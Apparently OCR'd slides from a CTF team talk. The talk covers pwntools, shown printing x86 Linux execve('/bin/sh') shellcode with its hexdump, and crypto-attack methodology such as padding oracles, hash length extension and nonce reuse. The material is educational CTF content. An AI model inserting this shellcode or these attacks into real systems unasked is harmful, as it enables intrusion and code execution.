
```
In [3]: print shellcraft.linux.sh()
    /* push '/bin///sh\x00' */
    push 0x68
    push 0x732f2f2f
    push 0x6e69622f

    /* call execve('esp', 0, 0) */
    push (SYS_execve) /* 0xb */
    pop eax
    mov ebx, esp
    xor ecx, ecx
    cdq /* edx=0 */
    int 0x80


In [4]: print hexdump(asm(shellcraft.linux.sh()))
00000000  6a 68 68 2f  2f 2f 73 68  2f 62 69 6e  6a 0b 58 89  |jhh/|//sh|/bin|j·X·|
00000010  e3 31 c9 99  cd 80                                  |·1··|··|
00000016
```

pwntools

- I/O abstraction (called Tubes)
- ELF parser/info
- Return Oriented Programming (ROP)
- Shellcode
  - plug'n'pwn
  - shellcode builder
- Binary data "parsing"
- ...



Cryptography

Crypto Tools

- Pen & Paper
- sage
  - CAS & python
- packages implementing attacks, e.g.
  - python-paddingoracle
  - hashpumpy (hash length extension attack)
  - ...

Crypto Approach

- Try to identify the crypto primitive
  - AES in CBC mode
  - HMAC-SHA1
  - CBC-MAC
- Find cipher misuse patterns
- Find cipher misuse
- Implement attack

Unknown Crypto Primitive I

- Some random-looking binary data
- What now?

Unknown Crypto Primitive II

- Is it really random (pseudo-)data?
  - Frequency analysis
  - Visual analysis for patterns
- Does input influence ciphertext?
  - (Partial) known plaintext

Unknown Crypto Primitive III

- Increase input length by 1 byte, `len(ciphertext)` increases
  - by 1 byte $\rightarrow$ probably stream cipher
  - not at all or by N bytes $\rightarrow$ probably block cipher ($N/8$ bit block size)
- Flip bits
  - in the first block, in the middle, in the last block
  - Error $\rightarrow$ indication for integrity protection (MAC)
  - Observe error-propagation
- Find block cipher mode
  - Different error/change propagation characteristics

Examples

- CBC mode without MAC $\rightarrow$ change IV to flip bits in first block
- failed HMAC, e.g. sha1($K||P$) $\rightarrow$ hash length extension attack
- Padding-oracle attacks against CBC mode ciphers
- Compression oracle
- Nonce-reuse (e.g. in DSA)
- Accidental homomorphic properties (e.g. RSA)
- Weak keys

Takeaways

Learn to Improvise

- Premature optimization* is the root of all evil!
  - * also commenting code
  - * also clean code
- (only true for attack && *during* CTFs!)
- If it works once, . . . it works!
- Code-reuse between different CTFs!
  - Post-CTF code cleanup would be good . . .

A fool with a tool is still a fool!

Thanks to

- all LosFuzzys members
- `tuflowgraphy.at` for bug pics
- realraum
- IAIK

Writeups of Used Examples

- `https://hack.more.systems/writeups`

- 9447ctf: premonition (web)
- NDH quals 2016: matriochka (reversing)
- NDH quals 2016: secure file reader (pwn)

don't be eve!